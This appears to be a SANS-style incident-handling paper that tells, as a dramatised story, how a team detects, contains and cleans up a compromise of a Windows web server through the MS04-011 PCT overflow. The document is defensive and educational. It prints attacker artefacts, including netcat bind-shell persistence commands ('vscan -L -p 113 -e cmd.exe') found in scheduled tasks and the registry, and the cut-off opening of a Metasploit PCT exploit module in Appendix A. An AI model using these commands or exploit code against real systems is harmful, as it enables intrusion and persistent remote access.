20 B2 CD D8 F0 F5 4E 90 13 20 08 CD 97 51 90 4A   .....N.. ...Q.J
BC 2F AA C3 7A AE 46 94 2D FD CF 26 93 89 46 C3  ./..z.F.-..&..F.
7B 3E 47 C3 7B 18 5F DB 9C 0A 5F B3 92 4B 0F 45  {>G.{._..._..K.E
32 0A 5C B3 BC 0A EB ED 92 77 4F 36 D6 65 AB 3F  2.\......wO6.e.?
40 F9 15 F1 24 9D 74 C3 20 23 0D E3 2A 51 91 4A  @...$.t. #..*Q.J
A4 27 85 4E 0E BA 2C C4 22 FF 15 3C 4F 21 B9 96  .'.N..,."..<O!..
7F F7 CF C7 F5 4C B4 E8 5C FA B9 F4 84 FB 76 F2  .....L..\.....v.
BB FE 16 93 2B EE 16 83 2B 51 13 EF F2 69 77 18  ....+...+Q...iw.
28 FD 2E C1 7B D4 2F 4A 9B C4 56 93 2C 51 13 E7  (...{./J..V.,Q..
28 F9 B9 96 53 FD 12 94 84 FB 66 4A BC C6 05 8E  (...S.....fJ....
3F AE CF 20 FC 54 77 03 F6 D2 62 6F 11 BB 1F 30  ?.. .Tw...bo...0
D0 29 BC 40 97 FA 80 87 5F BE 02 A5 BC EA 62 FF  .).@...._.....b.
7A AF CF BF 5F E6 CF BF 5F E2 CF BF 5F FE CB 87  z..._..._..._...
5F BE 12 93 2A FF 17 82 2A E7 17 92 28 FF B9 B6  _...*...*...(...
7B C6 34 3D C8 B8 B9 96 7F 51 96 4A 9D 51 33 C3  {.4=.....Q.J.Q3.
13 03 9F C6 B5 51 13 C7 F2 6D 2C 3C 84 98 B9 10  .....Q...m,<....
84 DB 46 AB 94 60 A6 A3 84 FB 42 F2 A0 FD B9 13  ..F..`....B.....
7B                                               {

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Joe: That looks like it could be real, since port 443 is open the Internet. Better check with Server Technologies to make sure that system is not vulnerable. That is our main web-server so it could still be a false positive. It would have hit the server though, either way....

<dialing the phone>

Jorge: Hello, Server Technologies

Joe: Hi Jorge, this is Joe from IT Security. How are you today?

Jorge: Bueno, 'n you?

Joe: Decent. I am tracking down a potential Incident right now and need some help. You remember the rules, right?

Jorge: Sure. No digo nada (I don't say anything).

Joe: Great. The system is www.druidian.com. It looks like someone is attempting to exploit a vulnerability from the MS04-011 security patch from back in April. Could you verify that this machine was patched and this is a non-issue?

Jorge: Sure. That machine is on the list of servers we always patch. I'm sure it was done, probably by Charlene or Marlene.

Joe: Ok. Don't want to insult those two. Besides, this is a Buffer Overflow exploit, which generally kills the vulnerable service. I just brought up the web page and logged in through the SSL piece. That's good enough for me. Thanks!

Jorge: No problema!
<hangs up the phone>

Joe: I'll be interested in seeing this IDS demo from StillSecure (http://www.stillsecure.com/) with vulnerability correlation built in. Maybe they'll be able to lessen these Chicken Little alerts. I guess I'm just a bit edgy since that system had more scanning traffic last week than normal, including a few Snort alerts from NMAP scans, etc... It's almost Friday. Things will look better next week. Now where was I.... aww heck! I should go check out that IP Address to see what else it's doing.

```
joe@winnebag0:~> ssh joefireday@InternetSnort.druidiannet

Access to this computer or network system is limited to corporate authorized activity
only
Any attempted unauthorized access, use, or  modification is expressly prohibited
Unauthorized users may face criminal or civil penalties
** All computer or network access may be monitored and recorded. **
If monitoring reveals possible evidence of criminal activities, these records may be
provided to law enforcement.

joefireday@InternetSnort.druidiannet's password:
[joefireday@InternetSnort ~]# sudo /usr/sbin/tcpdump -ni eth1 host  199.203.15.83
Password:
tcpdump: WARNING: eth1: no IPv4 address assigned
tcpdump: listening on eth1
15:38:58.822634 IP 12.1.2.3.113 > 199.203.15.83.33217: P 1:6(5) ack 4 win 64235
       <nop,nop,timestamp 686745 24208971>
15:38:58.822714 IP 199.203.15.83.33217 > 12.1.2.3.113: . ack 6 win 5840
       <nop,nop,timestamp 24209005 686745>
15:38:58.904973 IP 12.1.2.3.113 > 199.203.15.83.33217: P 6:206(200) ack 4 win 64235
       <nop,nop,timestamp 686746 24209005>
15:38:58.905039 IP 199.203.15.83.33217 > 12.1.2.3.113: . ack 206 win 6432
       <nop,nop,timestamp 24209087 686746>
15:38:58.910701 IP 12.1.2.3.113 > 199.203.15.83.33217: P 206:1654(1448) ack 4 win
       64235 <nop,nop,timestamp 686746 24209005>
15:38:58.910764 IP 199.203.15.83.33217 > 12.1.2.3.113: . ack 1654 win 8688
       <nop,nop,timestamp 24209093 686746>
15:38:58.913556 IP 12.1.2.3.113 > 199.203.15.83.33217: P 1654:1806(152) ack 4 win
       64235 <nop,nop,timestamp 686746 24209087>
15:38:58.913625 IP 199.203.15.83.33217 > 12.1.2.3.113: . ack 1806 win 11584
       <nop,nop,timestamp 24209096 686746>
15:38:58.914970 IP 12.1.2.3.113 > 199.203.15.83.33217: P 1806:2006(200) ack 4 win
       64235 <nop,nop,timestamp 686746 24209093>
15:38:58.915026 IP 199.203.15.83.33217 > 12.1.2.3.113: . ack 2006 win 11584
       <nop,nop,timestamp 24209097 686746>
15:38:58.918777 IP 12.1.2.3.113 > 199.203.15.83.33217: P 2006:2172(166) ack 4 win
       64235 <nop,nop,timestamp 686746 24209097>
15:38:58.918842 IP 199.203.15.83.33217 > 12.1.2.3.113: . ack 2172 win 14480
       <nop,nop,timestamp 24209101 686746>
15:38:58.923797 IP 12.1.2.3.113 > 199.203.15.83.33217: P 2172:3620(1448) ack 4 win
       64235 <nop,nop,timestamp 686746 24209097>
15:38:58.923862 IP 199.203.15.83.33217 > 12.1.2.3.113: . ack 3620 win 17376
       <nop,nop,timestamp 24209106 686746>
....
```

(tcpdump – Command-Line sniffer in Linux and other Unixes
-n Don't resolve addresses or ports to human names
-i eth1 Use the "eth1" network card (this machine has 3)
host 199.203.15.83
Watch for traffic to and from 199.203.15.83)

Joe: Uh oh. I think we celebrated too soon. %$#@

```
[joefireday@InternetSnort ~]# sudo /usr/sbin/tcpdump -ni eth1 -s 1600 -w
      199.203.15.83-PCT-Attack.dump host  199.203.15.83 &
tcpdump: WARNING: eth1: no IPv4 address assigned
tcpdump: listening on eth1
```

-n Don't resolve addresses or ports to human names
-i eth1 Use the "eth1" network card (this machine has 3)
-s1600 Capture up to 1600 bytes per packet (ethernet max is 1514)
-w 199.203.15.83-PCT-Attack.dump
Write the full packet capture to 199.203.15.83-PCT-Attack.dump
host 199.203.15.83
Watch for traffic to and from 199.203.15.83
& Makes the command run in the background
(ie. Joe just started logging the attacker's traffic to the hard drive)

Joe: *<calls over cubical walls>* Jim, I need you to assist me with this. Grab your logbook.
Jerry: Jim and I have to move quickly so we can try to catch this while he's still online. I have a sniffer running to catch the traffic on InternetSnort. Switch to Incident Mode
Idiot: SWITCHING TO INCIDENT MODE!
Joe: No, shut up, stupid! This isn't a corny movie, Incident Mode means we are discreet!
<dials phone while reading Desk-Sign: ***REMAIN CALM*** *>*
Jorge: Hello, Server Technologies.
Joe: Hey there, Jorge. Could you visit me at my desk? I need some help.
Jorge: Sure, can it wait until after lunch?
Joe: *<smiling...friendly...NOT the Fist of Death!>* No, I need you to quietly come to my desk this very minute. Same rules apply.
Jorge: Indeed. I will be right over.
<click>
Joe: Hey Jim, please call King Roland and explain that we believe a system has been compromised and we are entering Incident Mode. Assure him that we will keep him informed as things progress.
Jim: Consider it done.
Joe: Now to start filling out the Incident form:

(Completed Incident Forms -- thanks to SANS -- located in Index)

<Jim hangs up the phone, Jorge walks in>

Jorge: What's up?

Joe: We need to get on the www.druidian.com server.

Jorge: Sure. Remote Desktop

<Jorge logs in>

Joe: Let's look at the connection list. Type in netstat -na at a command prompt

```
C:\>netstat -na
netstat -na

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:113            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1029           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1031           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3372           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8102           0.0.0.0:0              LISTENING
     ....  (lots of port 80 and 443 connections in all states)
  TCP    12.1.2.3:113           199.203.15.83:33065    ESTABLISHED
  TCP    12.1.2.3:139           0.0.0.0:0              LISTENING
  TCP    12.1.2.3:443           199.203.15.83:33063    CLOSE_WAIT
     ....  (lots of port 80 and 443 connections in all states)
  TCP    12.1.2.3:1036          10.5.1.15:139          TIME_WAIT
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1028           *:*
  UDP    0.0.0.0:1030           *:*
  UDP    0.0.0.0:3456           *:*
  UDP    12.1.2.3:137           *:*
  UDP    12.1.2.3:138           *:*
  UDP    12.1.2.3:500           *:*
```

(netstat is the tool used to display statistics and other information about the network
-n Don't resolve Names
-a Show all connections)

Joe: Jorge, do you know of any valid reason for this system to be listening on port 113?

Jorge: No. This is a Windows box, and we don't run anything on port 113.

Joe: That's our man. Jim, do you see this?

Jim: Writing it down now.

Joe: Me too... Mark: Could you check for why TCP port 113 is allowed to this box and block it across the board? We'll sort out any business needs for 113 post-incident. Also look for any other unnecessary ports allowed into the DMZ.

Mark: I'm on it.

Joe's Incident Log: (with page numbers)

Incident Handler: Joe Fireday
CoHandler: Jim Massey
Date: 9/8/04, 15:38EDT

Snort Alert: **Web-MISC PCT Client_Hello overflow attempt**
Received: 9/8/04, 15:25EDT
Source: 199.203.15.83:32785
Destination: 12.1.2.3:443

Checked with Jorge in Server Technologies. He confirmed that one of his teammates had applied the MS04-011 patches to this system (which would make this system not vulnerable to this exploit).

Just to be certain, I logged into the Intrusion Detection system and began capturing packets to and from this IP Address (199.203.15.83) and saw a lot of activity between this system and 12.1.2.3 (our web-server) on TCP Port 113.

TCP Port 113 is typically used for reverse-authentication for some Unix systems for services like email and IRC. Server Technologies confirmed that there was no reason this port should be active on our server.

Server Technologies, Jim and I logged into the web-server (12.1.2.3) and listed the connection table by typing “netstat -na”. There was an established connection between 12.1.2.3:113 and 199.203.15.83:33065.

Jim contacted King Roland, our Management Sponsor and informed him that we are in Incident Mode.

Mark Johnson is researching TCP port 113 and any other unnecessary ports to make it more difficult to get in

<dials King Roland>

King: Hello, King Roland.
Joe: Hi King, Joe Fireday with IT Security.
King: Hey Joe! What do you know?
Joe: We know that a hacker has taken over our main web-server. This server was supposed to be patched and invulnerable to this attack. Apparently not. This particular patch fixed some very large security problems. Since there is no telling what other systems may *not* have been fixed...
King: Go on...
Joe: We'd like to power down, make some backups, and determine the damage... We also need to scramble the Server Team to determine what other systems were not patched, starting with the most important ones.
King: Okay...
Joe: This will make our main web-server unavailable to the world during this process. If we do not, we are opening ourselves up to potentially much worse

than just a web-site outage.

King: I'm not sure about taking the server offline. That is our main presence on the web. What about all the customers we would be turning away?

Joe: King, we could put up a “Maintenance Outage” page while we work. This is important.

King: Don't do anything for now. I'll plead the case to the rest of management. I believe what you're saying; I'm just not sure the whole company will agree with taking the site offline.

Joe: I understand. I don't like it, but I understand. We all want what's best for the company.

King: Talk to you soon.

Joe: 'Bye.

<hangs up phone, then dials Web Design>

Tim: Hello, this is Tim.

Joe: Hi Tim; could you create a Maintenance Page for our main web site?

Tim: Sure, already have one actually. What's up?

Joe: I could tell you but then I'd have to kill you.

Tim: Ahhh.....

Joe: Please don't discuss this with anyone else. Could you shoot a ZIP file with the page and graphics to me?

Tim: Sure. Already done.

Joe: Thanks Tim.

<hangs up phone>

Joe: Hey Mark, you still have that spare Linux server with Apache on it?

Mark: Yup, you need it?

Joe: Might. Please make sure all the latest patches are installed.

Mark: Done every night.

Joe: No offense, please double-check interactively. “It's already patched” has caused enough headache today.

Mark: Okay. No problem. Also, TCP port 113 was allowed to every DMZ box but I've removed the access and logged the firewall changes. No other blanket-access was found.

Joe: Great! Thanks, Mark. Jorge, please get your team together and verify that the patches are up to date, particularly this patch, on all servers, starting with the most volatile first: Domain Controllers, DMZ systems, Access Control and Remote Access systems, HR and everything classified as Confidential or Restricted by our yet-to-be-ratified) security policy. Remember: The rules still apply.

Jorge: I'm on it. I'll only share that one system missed getting patched and management is pressuring us to determine the rest immediately.

Joe: Good; thanks, Jorge.

<Jorge leaves>

I called King Roland and explained that our main web-server had been hacked using an vulnerability that should not have worked. Also explained that the patch which fixes this also fixes some other very easily-hacked, wide-spread security problems. The response I got was less than comforting. He said he'd plead my case to the rest of management. I'm not quite sure I was successful in communicating just how bad this could be if certain other systems were not patched.....

Jorge is organizing his team to verify patch-levels on all servers starting with the Domain Controllers and picking through the high-vitality servers first.

Mark has removed TCP Port 113 access to the DMZ, verified no other unnecessary "blanket" access into the DMZ, and is verifying patch-level to a temporary replacement web-server should we have to remove the compromised one without a valid replacement.

<phone rings>

Joe: Hello, this is Joe.

Vespa: Hi sweetie, what how is your day? When are you coming home? Matt and Timothy are driving me nuts and I need some backup!

Joe: Hi babe, I'm kinda busy right now. I'll be home as soon as I can, but I'm not sure when that'll be.

Vespa: That's three nights so far this week! This is a lot of work taking care of the boys, and ...

Joe: Honey, really. I gotta go.

Vespa: Fine, stay there tonight!

<click>

Joe: Hey Barf, now about that raise.... I don't mean to sound ungrateful. I'm really glad we got a Comp Time system in place. But let's talk when this incident is over.

Containment

------beeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeep------

Joe: Now what...

```
Snort log entry: MISC LDAP PCT Client_Hello
overflow attempt.
09/08-16:34:50.945893 12.1.2.3:32785 ->
10.5.1.15:636
```

Joe: !@#$%. Somehow that does not look good.
<ponders for 15 seconds>

Joe: I'm pull the network cable.

Jim: But Joe, management said to do nothing. Shouldn't we call them first?
<Joe walking to computer room>

Joe: You call them. I'm pulling the plug. Management will understand and thank me later. It is not coincidence that the hacked machine just ran another exploit directly against a Domain Controller. This was deliberated and decisive. If we let the hacker have even a minute or two, they will 0wn not only a web-server and

Domain Controller, but all our passwords. Explain the costs of forcing every user to change their password and then the cost of any damage the attacker does between now and the completion of that project.
<unplugs 12.1.2.3 server, looks at watch>

Joe: 1 minute, 15 seconds. Hopefully the attacker was not able to completely 0wn the DC...
<Jim and Joe walk back to War Room in IT Security>

Joe: Jim, call King Roland and let him know.
Mark, you got the Linux/Apache box ready?

Mark: Done. Verified patch-level and configured network and Apache to look like 12.1.2.3. Tim copied our common email account so I got the maintenance page already on it.

Joe: Great! Please plug into the DMZ. If you need, there's a cable sitting behind 12.1.2.3. Start a TCPDUMP sniffer writing all port 113 traffic to disk. Then please look into the Domain Controller at 10.5.1.15. Make sure it doesn't have any connections to the Internet which it shouldn't... The attacker may have made the exploit connect back directly to another machine on the Internet. Hope and pray that he didn't want to risk our blocking most ports outbound. Likely, the attacker will have played it safe and have the DC connect back to the DMZ machine. This was planned.

Mark: Okay. Will do.

<Mark leaves, carrying the temporary replacement server>

Received alert: MISC LDAP PCT Client_Hello overflow attempt.
09/08-16:34:50.9458 12.1.2.3:32785 -> 10.5.1.15:636

This is directly from the hacked system to one of our Active Directory Domain Controllers. I unplugged the web-server after 1:15 minutes. Hopefully that was soon enough

This represents the worst case-scenario of this incident. Forget “format c:” that would be better. By hacking our Domain Controllers, this attacker would gain both an internal system (not just a DMZ web-server) with unfettered access to everything on our network and also access to all our user ID's and a very weak encryption of all passwords for the domain. If the hacker was given time to grab the SAM Database from the Domain Controller we would never be fully rid of him. As it is, we will have to check for new ID's within the past day.

Jim is informing Management. Boy they're going to be upset, but they'll have to understand. If they do, they'll thank me.

Mark is putting up a temporary web-server running Linux and Apache with all patches to handle the web load. This looks much better than just being unable to find our site, which makes people think we went out of business or otherwise no longer exist.

Mark is then checking on the Domain Controller for connections back to the Internet.

<Jim returns with Jerry the developer, owner of the web-server>

Jim: Hey, Joe. King Roland wants to talk to you.
Joe: Ok. Jim, Mark is checking for odd connections to the Internet from the Domain Controller at 10.5.1.15. Please go over and assist. If he's not there yet, please have Jorge get a Connections list using “netstat -na” and a print of the process list. Then save the output of pstat and pulist on this thumb-drive. **Log everything you type.**
<tosses a USB drive to Jim>
Jim: Okay. Good luck with Management...
Joe: Thanks. Hi, Jerry; do you have a pristine copy of the main web site? How about a clean server?
Jerry: Yes, we have a clean copy of the site. We back it up in staging before pushing changes out to production. We could put the QA server in production.
Joe: Make sure it's patched to the hilt. Get in contact with Server Tech and have them show you that there are no more patches to be applied. Then get the site pushed to it. I'll keep working on cleaning this system up and get it patched. Whoever gets done first wins. I'd like to end up with the QA server in place, and we'll rebuild the production system together. Sound good?
Jerry: Okay.
Joe: Then your team needs to check any transactions which look funny between 3:25 and 4:34 p.m. today. I don't believe this hacker was interested in our database information. He moved rather quickly targeting another key piece of the infrastructure. And Jerry, this information is Need-to-know. Please do not share any details you may have overheard at all. Just get the job done. You may be required to testify in court.
Jerry: Okay. I understand.
<Jerry leaves>
<Joe calls Roland>
King: Hello, King Roland.
Joe: Hi King. Let's talk...
<Joe and King have it out. King begins to understand and approve>
King: How fast can we be back up and running?
Joe: Just as fast as we can get a backup copy. We already have a Maintenance web page up.
King: Good. Good work. Keep me informed.
<hangs up>

Backups

<Joe goes to compromised 12.1.2.3 and pulls the power cord>
<boots into Knoppix (ftp://ftp.cise.ufl.edu/pub/mirrors/knoppix/) >
<brings up a command shell>

I convinced management that removing the system was in the company's best interest. King Roland seemed to understand.

17:05EDT: Unplugged the web-server 12.1.2.3. This hard-power-off avoids all the file-changes which are made when the machine shuts down gracefully. Booted up Knoppix and attached a new IDE hard drive using a USB-enabled external enclosure, which registered as /dev/sda. Primary drive is /dev/hda.

Backing up hard drive using the command “dd if=/dev/hda of=/dev/sda”

17:10EDT: Making 2 backups in the same fashion.

18:16EDT: Swapping out the original drive with one of the two new backups. The original hard drive is placed in an anti-static bag labeled “20040908-www.druidian.com-Original Primary Master”

18:20EDT: Placed drive copy #1 back in the machine and booted the machine.

<Mark and Jim return>

Jim: We didn't see anything out of the ordinary. No Internet connections, no odd ports being served. We ran McAfee's VirusScan and found nothing.
Joe: Good work. Mark, call Jorge and ask him to look through all the Active Directory Administrator Groups (there are several) and look for names that don't belong there. In a minute, an organized hacker can create his own IDs and add them to whatever group he wants.
Mark: On it...
Joe: Jim, come back me up. I just barely finished the backups, so I haven't actually made changes to anything yet. Your second set of eyes will help here. Bring your phone and call Development to see if they have a backup of the site.

Eradication

Jim and Mark have returned. No sign of MalWare on the Domain Controllers. Mark is having Server Technologies check for bad ID's in any administrator groups. If the hacker did anything, they've added a user account and given themselves some high access. I don't believe he could have copied the SAM database off to anywhere in one minute's time.
Back to www.druidian.com (12.1.2.3):
Ran netstat -na to list connection table (attached to logbook). Interesting connection entries:

TCP	0.0.0.0:113	0.0.0.0:0	LISTENING
TCP	12.1.2.3:113	0.0.0.0:0	LISTENING

I'm interested in the fact that there are two entries. Could we be talking about different processes? Why?
Connected the network cards of my laptop and the system with a ethernet crossover cable. Configured my laptop to be on the local subnet. I want to see what is on port 113

```
joe@winnebag0:~> netcat -w4 -v 12.1.2.3 113
[UNKNOWN] [12.1.2.3] 113 (ident) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>exit
joe@winnebag0:~>
```

That's what I figured. The command I used was similar to Telnet. netcat comes with SuSE Linux and has the -e capability disabled (-e is used to plug netcat into a command shell to do what this hacker just did).
-w4 means to wait 4 seconds without a connection before giving up.
-v means to be verbose, or tell me what's going on.
Then the IP Address and the port # follow.

Ran pulist (attached to logbook). Interesting entries in pulist:
vscan.exe 140 NT AUTHORITY\SYSTEM
vscan.exe 996 NT AUTHORITY\SYSTEM

We don't have any virus scanner named vscan, and I don't believe a virus scanner would run as SYSTEM, although I could be mistaken. This is the only oddity I could see in the output of pulist.

Ran fport from FoundStone (http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/fport.htm) to match TCP Port 113 to the process that is serving it:

```
C:\>fport
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
916   inetinfo       ->  25    TCP   C:\WINNT\system32\inetsrv\inetinfo.exe
916   inetinfo       ->  80    TCP   C:\WINNT\system32\inetsrv\inetinfo.exe
1204  vscan          ->  113   TCP   C:\WINNT\system32\vscan.exe
436   svchost        ->  135   TCP   C:\WINNT\system32\svchost.exe
8     System         ->  139   TCP
916   inetinfo       ->  443   TCP   C:\WINNT\system32\inetsrv\inetinfo.exe
8     System         ->  445   TCP
496   msdtc          ->  1025  TCP   C:\WINNT\system32\msdtc.exe
736   MSTask         ->  1027  TCP   C:\WINNT\system32\MSTask.exe
916   inetinfo       ->  1029  TCP   C:\WINNT\system32\inetsrv\inetinfo.exe
876   certsrv        ->  1030  TCP   C:\WINNT\system32\certsrv.exe
496   msdtc          ->  3372  TCP   C:\WINNT\system32\msdtc.exe
```

```
916   inetinfo        ->  8102  TCP   C:\WINNT\system32\inetsrv\inetinfo.exe
436   svchost         ->  135   UDP   C:\WINNT\system32\svchost.exe
8     System          ->  137   UDP
8     System          ->  138   UDP
8     System          ->  445   UDP
244   lsass           ->  500   UDP   C:\WINNT\system32\lsass.exe
232   services        ->  1026  UDP   C:\WINNT\system32\services.exe
916   inetinfo        ->  1031  UDP   C:\WINNT\system32\inetsrv\inetinfo.exe
916   inetinfo        ->  3456  UDP   C:\WINNT\system32\inetsrv\inetinfo.exe
```

So vscan.exe is serving it...
Searching the hard-drive, found vscan.exe in c:\winnt\system32\ and moved to c:\winnt\system32\bad-vscan.exe

```
C:\Program Files\Resource Kit>at
Status ID   Day                     Time          Command Line
-------------------------------------------------------------------------------
       10   Each M T W Th F S Su    12:00 AM      vscan -L -p 113 -e cmd.exe
        5   Each M T W Th F S Su    4:00 PM       vscan -L -p 113 -e cmd.exe
        6   Each M T W Th F S Su    8:00 PM       vscan -L -p 113 -e cmd.exe
        7   Each M T W Th F S Su    12:00 PM      vscan -L -p 113 -e cmd.exe
        8   Each M T W Th F S Su    4:00 AM       vscan -L -p 113 -e cmd.exe
        9   Each M T W Th F S Su    8:00 AM       vscan -L -p 113 -e cmd.exe
```

Checking Scheduler: It looks like this is a good hit. I don't think the attacker cared about this machine. This is too easy to find.
That looks distinctly like a NetCat command parameter set -L means to listen as a server, -p 113 means to listen on port 113, and -e cmd.exe means to plug the resulting TCP connection directly into a command shell. NetCat, running as SYSTEM. Somehow "NetCat is your friend" does not apply when you find it running unauthorized on your production web-server.

These should fail to work since the netcat command is no longer available as vscan.exe.

16:48EDT: Rebooting the system.
The most interesting thing happened. When logging back in as Administrator, a window poped up starting a program *C:\Winnt\System32\directx9.exe -L -p 113 -e cmd.exe*
The program doesn't interest me, except that like before, those are the same parameters as netcat uses to listen on port 113 and serve a command shell. From the looks of it, this is in the Startup folder. After searching c:\Documents and Settings\Administrator\Start Menu\Startup\ and c:\Documents and Settings\All Users\Start Menu\Startup\ we found *directx9.cmd*, which of course contains *C:\Winnt\System32\directx9.exe -L -p 113 -e cmd.exe.*
Removing the file (moving it to the desktop).

Rebooting again.

Joe: Dang it! Another black command window titled "C:\winnt\system32\directx9.exe" is

popping up. I can't find anything in the Startup folders which should cause this.

Jim: This might be starting from the registry... Let's check out the Run sections in the registry.

After rebooting, another black command window titled "C:\winnt\system32\directx9.exe" pops up. Not finding anything suspicious in the Startup folders, Jim suggested the Registry. We checked *HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run* but didn't find anything. We did, however, find a "vscan" entry in *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run* with calls c:\winnt\system32\directx9.cmd. We deleted the registry entry and moved the file to C:\winnt\system32\bad-directx9.cmd

This guy was all over the place. He has either done this before or he's erratic. That reinforces my feelings that the intention was for the Domain Controller. He didn't spend much time making sure this machine remained 0wned, and we didn't detect any other oddities before the PCT exploit on the DC.

Joe: Now let's scan this puppy for anything else with McAfee and Trend scanners. Jim, while I'm setting this up, please use NMAP -sS 12.1.2.0/24 to check for other interesting open ports in the DMZ. He seemed to like TCP port 113 so watch for it; any other compromised systems may also use that return-vector.

Reconfigured 12.1.2.3 copy to an internal IP address and plugged into internal network. This will allow us to install any missing patches as well as run the Internet-based Virus Scanners from Trend Micro and McAfee. Rebooting system.

After rebooting, we weren't met with a Black Window loading NetCat!

19:11EDT:

Running McAfee Scanner: **Clean**
(see Appendices for screen capture)

Running Trend Micro Scanner: **Clean**
(see Appendices for screen capture)

I have to admit a certain amount of uneasiness that the only back-door left by this hacker, which is still on the system, does not show up on either Trend's or McAfee's scanners. How smart is this guy? Is there something else we're missing?

(While the virus-scans run) Scanning other systems in the 12.1.2.0/24 DMZ watching particularly for TCP port 113. This seemed to be the only return-vector the attacker left on this machine, it is likely other compromised systems will also serve port 113. This network was selected because compromising systems on other networks would pass an IDS probe, hopefully setting off an alert.

No obviously compromised systems were found. Full NMAP scans revealed no unusual ports. This is good news, however, the attacker could still have planted timed "shell-shoveling" measures.

Installing missed patches from WindowsUpdate:
MS04-011 was indeed missing, as were several others. I believe we will be having a chat with our Server Technologies friends. This is not a small mistake. It could have cost millions. Perhaps some education is in order.

<Jerry Enters>

Jerry: I'm done. How 'bout you?
Joe: You beat us, but not by much. Did you make certain it was completely patched?
Jerry: Yes. There are no outstanding security issues according to Microsoft.
Joe: I'll not comment on that. Go ahead and plug in. That system is set up just like production, correct? It's not had any new features or anything we may be concerned about?
Jerry: Would I do that to you? Okay; don't answer that. No; it's the same.
Joe: *Ok. We might not need to rebuild this machine. We've found the backdoors which were set in place on the port we know about. It just ran through two Virus-Scans by different vendors and came up clean. That means it is likely free from malware. That call is up to you and your boss. Time-constraints have limited the amount of forensics we've been able to do so far. It is still possible we didn't stop every method of back-door in place.*
Jerry: Nuke it. The last thing we need is some of our pictures being changed to porn or something worse. My boss would agree.
Joe: Not a problem. Let's get moving.

Recovery

21:17EDT: With the backup web server on-line, we are rebuilding www.druidian.com with Jerry McGuire, the Web Developer/Owner of the system.
Installed Windows 2000 server and Configured. Used new passwords and certificates.
Installed IIS and configured.
Ran Security Script for Windows 2000 Server.
Installed Web Site and dependencies.
Ran WindowsUpdate (about 10 times!) to install all necessary security updates for Microsoft's software.
Ran Nessus Vulnerability Scanner with all Windows/IIS/Web/CGI tests. No current complaints.
23:54EDT: Placed system back into production.

More intensive forensics will be done on one of the backups by Mark Johnson and Jim Massey.

Lessons Learned

9/9/2004 10:00:
In a meeting after the fact we all discussed what we could have done better. In the meeting were: Jorge and the Server Technologies manager, Jim, Mark, Myself,

Jerry, Barf (my boss) and King Roland.

We discussed:

- Regularly scheduled vulnerability assessments on all Internet-facing systems
- Better accountability in Server Tech on patches and updates
- Blanket Firewall rules which open unnecessary ports like 113 and their inherent issues.
- How well-prepared the Development team was. They did a great job, having the QA server just about ready to go, having staging in place and a backup copy of the site which we could match to the production *server*. And a great attitude about security. They are a head above the rest.
- It is good to double-check things if you can. We might not have known what was going on until the hacker had penetrated and 0wned the Domain Controllers had I not sniffed for the offending IP Address and been aware of his presence before the second alert.
- Management has done some churning and had to give us some credit, even though they didn't like us going against their wishes.

All in a day's work.

Conclusion

We began by discussing the PCT vulnerability and its impact on the Internet, including details about Metasploit, one of several tools to exploit it. Next UberH4x0r walked through the Hacking process to give insight to the world of hacking and tools we need to be aware of to properly defend our networks. Finally Joe Fireday showed us the Incident Handling process as well as some of the tools and thought patterns used to successfully handle a security incident. Along the way hopefully you have enjoyed new perspective, entertainment and humor.

No network is invulnerable.

It is a matter of time before a hacker finds and exploits a vulnerable system on your network.

It is not difficult.

Defense-in-depth is a necessity when planning and implementing a protection strategy. It must involve many disciplines, including management. It must be thought out and reviewed over time. It will include educating non-IT people. **SANS can help teach you how.** If not, a security incident may gain the proper attention and get everyone buying in to security, but you may not be around to enjoy it.

Appendix A: windows_ssl_pct.pm Listing (MetaSploit version 2.2)

```
##
# This file is part of the Metasploit Framework and may be redistributed
# according to the licenses defined in the Authors field below. In the
# case of an unknown or missing license, this file defaults to the same
# license as the core Framework (dual GPLv2 and Artistic). The latest
# version of the Framework can always be obtained from metasploit.com.
##

package Msf::Exploit::windows_ssl_pct;
use base "Msf::Exploit";
use strict;
use Pex::Text;

my $advanced = { };

my $info =
{
    'Name'  => 'Windows SSL PCT Overflow',
    'Version'  => '$Revision: 1.13 $',
    'Authors' => [ 'H D Moore <hdm [at] metasploit.com>',
                   'Johnny Cyberpunk <jcyberpunk [at] thc.org> [Unknown License]' ],
    'Arch'  => [ 'x86' ],
    'OS'    => [ 'win32' ],
    'Priv'  => 1,
    'AutoOpts'  => { 'EXITFUNC' => 'thread' },
    'UserOpts'  => {
                    'RHOST' => [1, 'ADDR', 'The target address'],
                    'RPORT' => [1, 'PORT', 'The target port', 443],
                    'PROTO' => [0, 'DATA', 'The application protocol (raw or smtp)',
'raw'],
                },

    'Payload' => {
                 'MinNops'   => 0,
                 'MaxNops'   => 0,
                 'Space'     => 1800,
                 'BadChars'  => '',
                 },

    'Description'  => Pex::Text::Freeform(qq{
    This module exploits a buffer overflow in the Microsoft Windows SSL PCT
    protocol stack. This code is based on Johnny Cyberpunk's THC release
    and has been tested against Windows 2000 and Windows XP. To use this module,
    specify the remote port of any SSL service, or the port and protocol of
    an application that uses SSL. The only application protocol supported at
    this time is SMTP. You only have one chance to select the correct target,
    if you are attacking IIS, you may want to try one of the other exploits
    first (WebDAV). If WebDAV does not work, this more than likely means that
